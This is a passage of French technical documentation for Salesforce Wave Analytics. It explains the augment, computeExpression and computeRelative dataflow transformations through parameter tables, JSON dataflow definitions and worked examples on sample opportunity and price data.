            ],
            "relationship": "OpptyAcct",
            "right": "Extract_AccountDetails",
            "right_key": [
                "Id"
            ],
            "right_select": [ "Name" ]
        }
    },
    "Register_OpportunityDetails": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "Opportunity_Account",
            "name": "Opportunity_Account",
            "source": "Augment_OpportunitiesWithAccountDetails" }
    }
}
```

Après avoir exécuté le flux de données, Wave Analytics créé et enregistre le jeu de données Opportunity_Account. Il ajoute également la relation en tant que préfixe à toutes les colonnes du jeu de données droit.




Cas particuliers d'enregistrements correspondants avec la transformation Augment

Pour chaque enregistrement du jeu de données gauche, la transformation Augment exécute une référence pour détecter un enregistrement correspondant dans le jeu de données droit. Cependant, il est important de comprendre comment la transformation Augment traite les cas particuliers lorsque les enregistrements correspondent.

Paramètres augment

Lorsque vous définissez une transformation augment, vous définissez l'attribut de l'action sur `augment` et spécifiez les paramètres.

## Cas particuliers d'enregistrements correspondants avec la transformation Augment

Pour chaque enregistrement du jeu de données gauche, la transformation Augment exécute une référence pour détecter un enregistrement correspondant dans le jeu de données droit. Cependant, il est important de comprendre comment la transformation Augment traite les cas particuliers lorsque les enregistrements correspondent.

Examinons quelques exemples qui illustrent des cas particuliers.

### Gestion des clés nulles

Lorsqu'un enregistrement du jeu de données gauche contient une clé nulle, Wave Analytics n'exécute aucune référence pour faire correspondre l'enregistrement. Au lieu de cela, Wave Analytics ajoute les colonnes de droite puis insère null pour les dimensions (dates incluses) et '0' pour les mesures.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données ci-dessous, définissez la relation sur « Price », puis définissez la correspondance des enregistrements sur les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| *null* | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| *null* | Custom | 800 |
| Prod3 | Standard | 700 |

Wave Analytics n'associe pas le dernier enregistrement, car l'ID de produit est nul. Au lieu de cela, Wave Analytics insère une valeur nulle pour la dimension `Price.Pricebook` et '0' pour la mesure `Price.UnitPrice`. Voici le jeu de données renvoyé après la transformation Augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":null,    "Name":"Bench",   "Price.Pricebook":null,       "Price.UnitPrice":0    }
```

### Gestion des clés vides

Wave Analytics associe les clés de gauche qui ont une valeur vide et les clés de droite qui ont une valeur vide.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données ci-dessous, définissez la relation sur « Price », puis définissez la correspondance des enregistrements sur les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| "" | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| "" | Custom | 800 |
| *null* | Standard | 700 |

Wave Analytics met en correspondance le dernier enregistrement du jeu de données Produit avec le troisième enregistrement du jeu de données Prix, car les deux contiennent des valeurs vides (""). Voici le jeu de données renvoyé après la transformation Augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"",      "Name":"Bench",   "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

### Gestion des clés non uniques

Bien que cela ne soit pas recommandé, il n'est pas indispensable que la clé gauche soit unique. Si plusieurs enregistrements ont une clé gauche identique, Wave Analytics crée les mêmes valeurs pour les colonnes ajoutées.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données ci-dessous, définissez la relation sur « Price », puis définissez la correspondance des enregistrements sur les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod2 | Chair |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Standard | 700 |

Wave Analytics compare les enregistrements du jeu de données Product avec ceux du jeu de données Price. Voici le jeu de données qui en résulte après l'augmentation.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  }
```

### Gestion des différences

Si la clé gauche n'a pas de correspondance dans le jeu de données droit, Wave Analytics ajoute les colonnes de droite et insère null pour les dimensions (y compris les dates) et 0 pour les mesures.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données ci-dessous, définissez la relation sur « Price », puis définissez la correspondance des enregistrements sur les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod4 | Standard | 1000 |
| Prod5 | Standard | 450 |

Puisque les clés ne correspondent pas, Wave Analytics ne mappe aucun enregistrement du jeu de données Product avec des enregistrements du jeu de données Price. Voici le jeu de données qui en résulte après l'augmentation.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook": null,  "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook": null,  "Price.UnitPrice":0 }
```

### Gestion des correspondances multiples

Si le jeu de données de gauche a une relation un-vers-plusieurs avec le jeu de données de droite, Wave Analytics peut renvoyer plusieurs correspondances pour un enregistrement de gauche. L'action exécutée par Wave Analytics en cas de correspondance multiple dépend de l'opération Augment spécifiée. Vous pouvez spécifier l'une des opérations suivantes pour gérer les correspondances multiples :

**`LookupSingleValue`**

La transformation Augment renvoie les résultats d'une ligne unique. Wave Analytics sélectionne de façon aléatoire une ligne dans la liste des lignes correspondantes.

> **Remarque:** À chaque exécution du flux de données, Wave Analytics peut renvoyer des résultats différents selon la ligne renvoyée.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données ci-dessous, définissez la relation sur « Price », définissez l'opération sur `LookupSingleValue`, puis mettez en correspondance les enregistrements par les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Custom | 800 |
| Prod3 | Standard | 700 |

Même si plusieurs lignes existent pour Prod3 dans le jeu de données Prix, Wave Analytics sélectionne de façon aléatoire une ligne correspondante et renvoie les valeurs de cette ligne. Voici le jeu de données renvoyé après la transformation Augment si Wave Analytics sélectionne la première ligne Prod3.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard", "Price.UnitPrice":450  },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",   "Price.UnitPrice":800  }
```

**`LookupMultiValue`**

Wave Analytics renvoie les résultats de toutes les lignes correspondantes.

Prenons un exemple. Vous appliquez la transformation Augment aux jeux de données suivants, vous définissez la relation sur « Prix », vous définissez l'opération sur `LookupMultiValue` et vous définissez la correspondance des enregistrements sur les champs `Id` et `ProdId`.

| Product | |
|---|---|
| **Id** | **Name** |
| Prod1 | Table |
| Prod2 | Chair |
| Prod3 | Bench |

| Price | | |
|---|---|---|
| **ProdId** | **Pricebook** | **UnitPrice** |
| Prod1 | Standard | 1000 |
| Prod2 | Standard | 450 |
| Prod3 | Custom | 800 |
| Prod3 | Standard | 700 |

Puisque la référence renvoie des lignes multiples pour Prod3, le champ de dimension `Price.Pricebook` dans le jeu de données généré devient un champ à valeur multiple, qui affiche toutes les valeurs de dimension. Le champ de mesure `Price.UnitPrice` contient 1500, qui correspond à la somme de 800 et 700. Voici le jeu de données renvoyé après la transformation Augment.

```
{ "id":"Prod1", "Name":"Table",   "Price.Pricebook":"Standard",   "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",    "Price.Pricebook":"Standard", "Price.UnitPrice":1500 }
```

CONSULTER ÉGALEMENT :

Transformation augment

## Paramètres augment

Lorsque vous définissez une transformation augment, vous définissez l'attribut de l'action sur `augment` et spécifiez les paramètres.

Le tableau ci-dessous présente les différents paramètres d'entrée.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| operation | Non | Indique l'action de la transformation si plusieurs lignes du jeu de données droit correspondent à une ligne du jeu de données gauche. Les valeurs valides sont :<br>• `LookupSingleValue`. Renvoie les valeurs de l'une des lignes correspondantes. Si vous ne spécifiez pas le paramètre `operation`, la transformation utilise cette opération.<br>• `LookupMultiValue`. Renvoie les valeurs de toutes les lignes correspondantes.<br>Pour plus d'informations sur chaque opération, reportez-vous à Cas particuliers d'enregistrements correspondants avec la transformation Augment. |
| left | Oui | Noeud du fichier de définition du flux de données qui identifie le jeu de données gauche. Correspond à l'une des deux sources d'entrée de cette transformation. |
| left_key | Oui | Colonne de clé du jeu de données gauche utilisée pour augmenter les jeux de données. Si vous utilisez une clé composée, les clés gauche et droite doivent avoir le même nombre de colonnes dans le même ordre. Pour une clé composée, utilisez la syntaxe suivante :<br>`[ "Key Column1", "Key Column2", …, "Key ColumnN" ]` |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| | | Remarque: La clé gauche ou droite ne peut pas être un champ à valeurs multiples. |
| right | Oui | Noeud du fichier de définition du flux de données qui identifie le jeu de données droit. Correspond à l'une des deux sources d'entrée de cette transformation. |
| relationship | Oui | Relations entre les jeux de données gauche et droit. Le flux de données ajoute la relation au début du nom de la colonne droite du jeu de données de sortie afin de définir des noms de colonne uniques et descriptifs. |
| right_select | Oui | Un groupe de noms de colonne du jeu de données droit que vous souhaitez inclure dans le jeu de données de sortie. Le flux de données ajoute la relation au préfixe du nom de la colonne afin de déterminer le nom de la colonne droite dans le jeu de données de sortie. |
| right_key | Oui | Colonne de clé du jeu de données droit utilisée pour augmenter les jeux de données. Si vous utilisez une clé composée, les clés gauche et droite doivent avoir le même nombre de colonnes dans le même ordre. |

CONSULTER ÉGALEMENT :

Transformation augment

## Transformation computeExpression

La transformation computeExpression permet d'ajouter des champs dérivés à un jeu de données. Les valeurs des champs dérivés ne sont pas extraites de la source de données d'entrée. À la place, Wave génère les valeurs grâce à l'expression SAQL, qui peut être basée sur un ou plusieurs champs à partir des données d'entrée ou d'autres champs dérivés. Par exemple, vous pouvez utiliser une expression pour attribuer une valeur à un champ, concaténer plusieurs champs de texte ou effectuer des calculs mathématiques sur des champs numériques.

Remarque: Les transformations computeExpression et computeRelative sont pour l'essentiel similaires, mais ont une différence importante. La transformation computeExpression effectue des calculs basés sur d'autres champs sur la même ligne. La transformation computeRelative effectue des calculs basés sur les valeurs précédentes et suivantes d'autres lignes.

Reportez-vous aux instructions ci-dessous pour créer une transformation computeExpression :

- Seuls les opérateurs et fonctions SAQL suivants peuvent être inclus dans l'expression :
  - Opérateurs arithmétiques

  - Opérateur de requête
  - Opérateur de chaîne
  - Fonctions de date

- Les valeurs du champ dérivé doivent correspondre à son type spécifié. Par exemple, définissez le type du champ dérivé sur *Texte* si les valeurs sont des chaînes.
- Wave calcule les valeurs des champs dérivés selon l'ordre dans lequel ils sont répertoriés dans JSON. Ainsi, si vous créez un champ dérivé basé sur d'autres champs dérivés dans la même transformation computeExpression, les champs d'entrée dérivés doivent être répertoriés en premier. Par exemple, Dérivé_A doit être répertorié avant Dérivé_B dans l'extrait de code JSON suivant pour la transformation computeExpression :

```
"CreateDerivedFields": {
   "action": "computeExpression",
   "parameters": {
      "source": "sourceNode",
      "mergeWithSource": false,
      "computedFields": [
         {
            "name": "Derived_A",
            "type": "Text",
            "label": "Derived Field A",
            "saqlExpression": "\"hello \""},
         {
            "name": "Derived_B",
            "type": "Text",
            "label": "Derived Field B Dependent on Field A",
            "saqlExpression": "Derived_A + \"world\""}
         ]
      }
   }
```

- Vous pouvez choisir le jeu de données renvoyé qui comprend uniquement les champs dérivés, ou l'entrée et les champs dérivés.

Exemple: Prenons un exemple. Vous souhaitez créer un jeu de données basé sur les données d'opportunité Salesforce. Vous créez un flux de données qui extrait les champs ID et Montant de l'objet Opportunité. Vous pouvez également ajouter les champs dérivés suivants au jeu de données : Idmodifié, TaxedeVente, PrixFinal, et CatégoriedelaValeur. Pour les champs dérivés, vous allez :

- Ajouter « SFDC » à chaque ID d'opportunité pour obtenir un nouvel ID modifié.
- Calculer la taxe sur la vente à un taux de 8 %.
- Calculer le prix final en ajoutant le montant et la taxe.
- Classer les opportunités dans les compartiments valeur faible, valeur moyenne et valeur élevée en fonction du prix final calculé.

Vous créez la définition de flux de données suivante :

```
{
   "salesData": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            {"name": "Amount"},
            {"name": "Id"}]}},
```

```
   "Derived_Fields": {
      "action": "computeExpression",
      "parameters": {
         "source": "salesData",
         "mergeWithSource": true,
         "computedFields": [
            {
               "name": "ModifiedId",
               "type": "Text",
               "saqlExpression": "\"SFDC\" + Id"},
            {
               "name": "SalesTax",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount * 0.08"},
            {
               "name": "FinalPrice",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount + SalesTax"},
            {
               "name": "ValueCategory",
               "type": "Text",
               "saqlExpression": "
                  case
                     when FinalPrice < 1000 then \"Low\"
                     when FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\"
                     else \"High\"
                  end"}
         ]
      }
   },
   "Register_CategorizedSales": {
       "action": "sfdcRegister",
       "parameters": {
           "alias": "Categorized_Sales",
           "name": "Categorized_Sales",
           "source": "Derived_Fields" }
   }
}
```

### Paramètres computeExpression

Lorsque vous définissez une transformation computeExpression, vous définissez l'attribut de l'action sur `computeExpression`. Vous spécifiez également les paramètres de la source d'entrée et l'expression utilisée pour générer les valeurs.

## Paramètres computeExpression

Lorsque vous définissez une transformation computeExpression, vous définissez l'attribut de l'action sur `computeExpression`. Vous spécifiez également les paramètres de la source d'entrée et l'expression utilisée pour générer les valeurs.

Vous pouvez spécifier les paramètres dans les sections suivantes du noeud computeExpression : parameters et computedFields.

### Paramètres

Le tableau ci-dessous présente des paramètres de la section `parameters`.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| source | Oui | Nœud du fichier de définition du flux de données qui identifie la source d'entrée de cette transformation. |
| mergeWithSource | Non | Indique si les champs d'entrée sont inclus avec les champs dérivés dans le jeu de données résultant. Si true (vrai), le jeu de données résultant contient tous les champs d'entrée de la source et les champs dérivés récemment générés. Si false (faux), le jeu de données résultant contient uniquement les champs dérivés. La valeur par défaut est true. |
| computedFields | Oui | Attributs et expression utilisés pour générer des champs dérivés dans le jeu de données. Reportez-vous à computedFields. |

### computedFields

Le tableau ci-dessous présente des attributs de la section `computedFields`. Il présente également les attributs facultatifs que vous pouvez fournir afin de remplacer les métadonnées de champ pour modifier l'affichage des données dans un jeu de données. Par exemple, Wave peut remplacer les valeurs nulles d'un champ par une valeur par défaut.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| name | Oui | Nom d'API du champ généré.<br>Remarque: Les noms d'API doivent être uniques. Sinon, le flux de données ne fonctionne pas. |
| type | Oui | Type de champ Wave Analytics associé au champ. Les types valides sont Texte, Numérique ou Date. |

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| | | Exemple :<br>`"type": "Text"` |
| label | Non | Le nom d'affichage du champ généré qui figure dans l'interface utilisateur de Wave. Il peut contenir jusqu'à 255 caractères. Applique par défaut le nom de champ d'entrée s'il n'est pas spécifié. |
| saqlExpression | Oui | Expression SAQL utilisée pour calculer la valeur du champ dérivé. L'expression peut être basée sur des champs d'entrée ou sur d'autres champs dérivés de la transformation.<br>Exemple :<br>`"saqlExpression":"toDate(birth_day, \"yyyy-M-d\")"` |
| format | Oui (pour des champs Date uniquement) | Format du champ de date dérivé. Pour plus d'informations sur les formats, reportez-vous à Référence du format des données externes. |
| precision | Oui (pour des champs Numérique uniquement) | Le nombre maximal de chiffres dans une valeur numérique, ou la longueur d'une valeur de texte. Pour des valeurs numériques : comprend tous les chiffres à gauche et à droite de la virgule (mais pas la virgule). Doit être une valeur de 1 à 18. Pour des valeurs de texte : comprend par défaut 255 caractères et doit être une valeur de 1 à 32 000 caractères.<br>Exemple :<br>`"precision": 10` |
| scale | Oui (pour des champs Numérique uniquement) | Le nombre de chiffres à droite de la virgule dans une valeur numérique. Doit être inférieur à la valeur precision. Doit être une valeur de 0 à 17.<br>Exemple :<br>`"scale": 2` |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| defaultValue | Non | Pour des champs de texte et numériques qui peuvent être nuls. Valeur par défaut qui remplace une valeur nulle pour le champ spécifié. |

CONSULTER ÉGALEMENT :

Transformation computeExpression

## Transformation computeRelative

Vous pouvez utiliser la transformation computeRelative pour analyser des tendances dans vos données en ajoutant des champs dérivés à un jeu de données en fonction de valeurs d'autres lignes. Par exemple, pour analyser des tendances l'encours des ventes, créez des champs dérivés qui calculent le nombre de jours passés par une opportunité dans chaque étape. Vous pouvez également calculer les modifications du montant de l'opportunité à travers les étapes de l'opportunité.

Remarque: Les transformations computeExpression et computeRelative sont similaires, mais la transformation computeExpression exécute des calculs en fonction de champs sur la même ligne. La transformation computeRelative exécute des calculs en fonction du même champ sur d'autres lignes, notamment les lignes actuelle, première, précédente et suivante.

Lorsque vous définissez une transformation computeRelative, vous spécifiez une transformation source en tant qu'entrée, partitionnez les enregistrements et triez les enregistrements dans chaque partition. Par exemple, vous pouvez utiliser sfdcDigest pour extraire des enregistrements d'historique d'opportunité, puis utiliser computeRelative pour calculer les modifications au fil du temps dans chaque opportunité. Vous pouvez partitionner des enregistrements d'opportunité par ID d'opportunité, puis trier par ordre chronologique les enregistrements dans chaque partition afin d'identifier les valeurs précédentes et suivantes correctes.

Exemple: Prenons un exemple. Pour exécuter une analyse de tendance sur l'encours des ventes, créez un flux de données contenant les transformations ci-dessous.

**transformation sfdcDigest**

Extrait les données suivantes de l'objet OpportunityHistory.

**OpportunityHistory Object**

| OpportunityId | CreatedDate | StageName | Amount | CloseDate |
|---|---|---|---|---|
| 00630000003JrH6AAK | 2005-11-23T20:24:09.000Z | Closed Won | 36938 | 11/15/2005 |
| 00630000003SYADAA4 | 2005-11-08T18:47:18.000Z | Present/Demo/Quote | 4200 | 12/3/2005 |
| 00630000003Yx9BAAS | 2005-11-23T01:06:57.000Z | Present/Demo/Quote | 71500 | 11/30/2005 |
| 00630000003JsMcAAK | 2005-10-28T18:12:06.000Z | Negotiation/Review | 18750 | 11/15/2005 |
| 00630000003Yx9BAAS | 2005-11-25T18:03:46.000Z | Closed Won | 5832 | 11/23/2005 |
| 00630000003Yx9BAAS | 2005-11-23T01:07:46.000Z | Present/Demo/Quote | 7128 | 11/30/2005 |
| 00630000003JrH6AAK | 2005-11-03T21:53:36.000Z | Negotiation/Review | 20148 | 11/15/2005 |
| 00630000003SZAZAA4 | 2005-11-08T19:44:27.000Z | Present/Demo/Quote | 141120 | 12/16/2005 |
| 00630000003JrH6AAK | 2005-10-17T22:28:33.000Z | Present/Demo/Quote | 42900 | 11/15/2005 |
| 00630000003JsMcAAK | 2005-10-17T23:30:20.000Z | Negotiation/Review | 18750 | 10/31/2005 |
| 00630000003OG95AAG | 2005-10-28T17:45:30.000Z | Present/Demo/Quote | 52000 | 11/30/2005 |

**transformation computeRelative**

Exécute les tâches suivantes :

- Partitionne les enregistrements extraits par ID d'opportunité.
- Dans chaque partition, trie les enregistrements extraits par CreatedDate par ordre croissant. Le tri par CreatedDate garantit que les modifications apportées à chaque opportunité sont répertoriées par ordre chronologique.

- Ajoute les champs dérivés suivants au jeu de données final.

  **OpportunityCreatedDate**
  Détermine la date de création de l'opportunité. Vous pouvez utiliser cette date avec la date de fermeture réelle afin de déterminer le nombre de jours requis pour conclure la vente. L'objectif est de réduire le cycle de vente pour générer le revenu.

  **ValidToDate**
  Détermine la date à laquelle l'état de l'opportunité est valide. Vous pouvez utiliser ce champ afin de déterminer la période pour laquelle les détails de l'opportunité sont valides dans chaque enregistrement.

  **AmountPrev**
  Détermine le montant précédent de l'opportunité. Vous pouvez utiliser ce champ afin de déterminer si les valeurs des opportunités augmentent ou diminuent, ce qui peut affecter la réalisation ou non de vos objectifs commerciaux.

  **CloseDatePrev**
  Détermine la date de fermeture prévue précédente de l'opportunité. Vous pouvez utiliser ce champ afin d'analyser la modification de la date de fermeture prévue au cours du cycle de vente de l'opportunité. Si la date de fermeture prévue est régulièrement reportée, identifiez les problèmes qui allongent le cycle de vente.

**transformation sfdcRegister**
Enregistre le jeu de données final contenant les champs extraits de la transformation sfdcDigest et les champs dérivés de la transformation computeRelative.

Vous créez la définition de flux de données suivante.

```
{
    "extractOppHistory": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "OpportunityHistory",
            "fields": [
                {"name": "OpportunityId"},
                {"name": "CreatedDate"},
                {"name": "StageName"},
                {"name": "Amount"},
                {"name": "CloseDate"}
            ]
        }
    },
    "computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
            "computedFields": [
                {
                    "name": "OpportunityCreatedDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "first()",
```

```
                    "default": "current()"
                }
            },
            {
                "name": "ValidToDate",
                "expression": {
                    "sourceField": "CreatedDate",
                    "offset": "next()",
                    "default": "3000-01-01T00:00:00.000Z"
                }
            },
            {
                "name": "AmountPrev",
                "expression": {
                    "sourceField": "Amount",
                    "offset": "previous()",
                    "default": "0"
                }
            },
            {
                "name": "CloseDatePrev",
                "expression": {
                    "sourceField": "CloseDate",
                    "offset": "previous()",
                    "default": "01/01/1970"
                }
            }
        ],
        "source": "extractOppHistory"
    }
  },
  "Register_OppportunityHistory_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
          "alias": "SalesPipelineTrending",
          "name": "Sales Pipeline Trending",
          "source": "computeTrending"
    }
  }
}
```

Le flux de données est exécuté et crée le jeu de données suivant.

**Sales Pipeline Trending Dataset**

| OpportunityId | CreatedDate | StageName | Amount | CloseDate | OpportunityCreatedDate | ValidToDate | AmountPrev | CloseDatePrev |
|---|---|---|---|---|---|---|---|---|
| 00630000003JrH6AAK | 2005-10-17T22:28:33.000Z | Present/Demo/Quote | 429000 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 2005-11-03T21:53:36.000Z | 0 | 1/1/1970 |
| 00630000003JrH6AAK | 2005-11-03T21:53:36.000Z | Negotiation/Review | 201480 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 2005-11-23T20:24:09.000Z | 429000 | 11/15/2005 |
| 00630000003JrH6AAK | 2005-11-23T20:24:09.000Z | Closed Won | 369380 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 3000-01-01T00:00:00.000Z | 201480 | 11/15/2005 |
| 00630000003JsMcAAK | 2005-10-17T23:30:20.000Z | Negotiation/Review | 187500 | 10/31/2005 | 2005-10-17T23:30:20.000Z | 2005-10-28T18:12:06.000Z | 0 | 1/1/1970 |
| 00630000003JsMcAAK | 2005-10-28T18:12:06.000Z | Negotiation/Review | 187500 | 11/15/2005 | 2005-10-17T23:30:20.000Z | 3000-01-01T00:00:00.000Z | 187500 | 10/31/2005 |
| 00630000003OG95AAG | 2005-10-28T17:45:30.000Z | Present/Demo/Quote | 520000 | 11/30/2005 | 2005-10-28T17:45:30.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003SYADAA4 | 2005-11-08T18:47:18.000Z | Present/Demo/Quote | 42000 | 12/3/2005 | 2005-11-08T18:47:18.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003SZAZAA4 | 2005-11-08T19:44:27.000Z | Present/Demo/Quote | 1411200 | 12/16/2005 | 2005-11-08T19:44:27.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003Yx9BAAS | 2005-11-23T01:06:57.000Z | Present/Demo/Quote | 715000 | 11/30/2005 | 2005-11-23T01:06:57.000Z | 2005-11-23T01:07:46.000Z | 0 | 1/1/1970 |
| 00630000003Yx9BAAS | 2005-11-23T01:07:46.000Z | Present/Demo/Quote | 71280 | 11/30/2005 | 2005-11-23T01:06:57.000Z | 2005-11-25T18:03:46.000Z | 715000 | 11/30/2005 |
| 00630000003Yx9BAAS | 2005-11-25T18:03:46.000Z | Closed Won | 58320 | 11/23/2005 | 2005-11-23T01:06:57.000Z | 3000-01-01T00:00:00.000Z | 71280 | 11/30/2005 |

Notez que Wave partitionne les enregistrements par ID d'opportunité, puis trie les enregistrements par ordre croissant en fonction du champ CreatedDate dans chaque partition. Wave peut désormais utiliser les lignes précédente et suivante dans chaque partition afin de déterminer les modifications des valeurs de champ dans le jeu de données.

Paramètres computeRelative

Lorsque vous définissez une transformation computeRelative, vous définissez l'attribut de l'action sur `computeRelative`. Vous spécifiez également les paramètres de la source d'entrée, du champ de partition, du champ de tri et les définitions de champ dérivés.

## Paramètres computeRelative

Lorsque vous définissez une transformation computeRelative, vous définissez l'attribut de l'action sur `computeRelative`. Vous spécifiez également les paramètres de la source d'entrée, du champ de partition, du champ de tri et les définitions de champ dérivés.

Vous pouvez spécifier les paramètres dans les sections suivantes du nœud computeRelative.

### Paramètres

Le tableau ci-dessous présente des paramètres de la section `parameters`.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| source | Oui | Nœud du fichier de définition du flux de données qui identifie la source d'entrée de cette transformation. |
| partitionBy | Oui | Nom d'API du champ utilisé pour partitionner les enregistrements dans le jeu de données. Spécifiez un seul champ de partition. |
| orderBy | Oui | Champ utilisé pour trier les enregistrements dans chaque partition et l'ordre de tri : croissant (`asc`) ou décroissant (`desc`). Spécifiez un seul champ de tri.<br>Exemple :<br>`"orderBy": [ { "name":"CreatedDate", "direction":"asc" } ]` |
| computedFields | Oui | Une liste de définitions de champs dérivés.<br>Exemple :<br>`"computedFields": [ { "name": "OpportunityCreatedDate", "expression": { "sourceField": "CreatedDate", "offset": "first()", "default": "current()" } }, {` |

| Paramètre | Requis ? | Valeur |
|---|---|---|
| | | <pre>"name": "AmountPrev",<br>"expression": {<br>"sourceField": "Amount",<br>"offset": "previous()",<br>"default": "0"<br>}<br>}<br>]</pre><br>Reportez-vous à computedFields. |

### computedFields

Le tableau ci-dessous présente des attributs de la section `computedFields`.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| name | Oui | Nom d'API du champ dérivé à ajouter au jeu de données. Le nom doit être unique dans le jeu de données.<br>Remarque: Si le nom n'est pas unique, l'exécution du jeu de données échoue. |
| expression | Oui | Attributs d'expression utilisés pour calculer la valeur du champ dérivé. L'expression peut être basée sur des champs d'entrée ou sur d'autres champs dérivés de la transformation.<br>Exemple :<br><pre>"expression": {<br>"sourceField": "CloseDate",<br>"offset": "previous()",<br>"default": "01/01/1970"</pre><br>Reportez-vous à expression. |

### expression

Le tableau ci-dessous présente des attributs de la section `expression`.

| Paramètre | Requis ? | Valeur |
|---|---|---|
| sourceField | Oui | Le nom d'API du champ d'entrée à partir du noeud source utilisé dans l'expression. |
| offset | Oui | La fonction utilisée dans l'expression. Vous pouvez utiliser les fonctions suivantes :<br>**`current()`**<br>Obtient la valeur de l'enregistrement en cours. |

| Paramètre | Requis ? | Valeur |
| --- | --- | --- |
| | | Exemple :<br>`"offset": "current()"`<br>**`first()`**<br>Obtient la valeur du premier enregistrement dans la partition, par exemple la première CreateDate d'une opportunité.<br>Exemple :<br>`"offset": "first()"`<br>**`next()`**<br>Obtient la valeur de l'enregistrement suivant.<br>Exemple :<br>`"offset": "next()"`<br>**`previous()`**<br>Obtient la valeur de l'enregistrement précédent.<br>Exemple :<br>`"offset": "previous()"`<br>Remarque: Les champs dérivés sont calculés dans l'ordre où ils ont été définis. Le calcul d'un champ dérivé peut être basé sur la valeur d'un autre champ dérivé à condition qu'elle soit déjà définie. Par exemple, `next()` n'accède pas à la valeur d'un champ dérivé à la ligne suivante.<br>Conseil: Pour obtenir les résultats corrects lors de l'utilisation des fonctions `previous()` et `next()`, la transformation computeRelative nécessite que vous triez les enregistrements. |
| default | Oui (pour des champs numériques uniquement) | La valeur par défaut si aucune ne peut être calculée. Par exemple, vous pouvez spécifier une valeur par défaut si aucune valeur précédente ou suivante n'existe. Vous pouvez insérer une valeur constante ou `current()` en tant que valeur par défaut.<br>Exemples :<br>`"default": "3000-01-01T00:00:00.000Z"`<br>`"default": "current()"` |

## Transformation delta

La transformation delta calcule les modifications de la valeur d'une colonne de mesure dans un jeu de données sur une période donnée. La transformation delta génère une colonne de sortie dans le jeu de données afin de stocker l'écart de chaque enregistrement. Créez des deltas en vue de faciliter leur insertion dans des requêtes pour les analystes commerciaux.

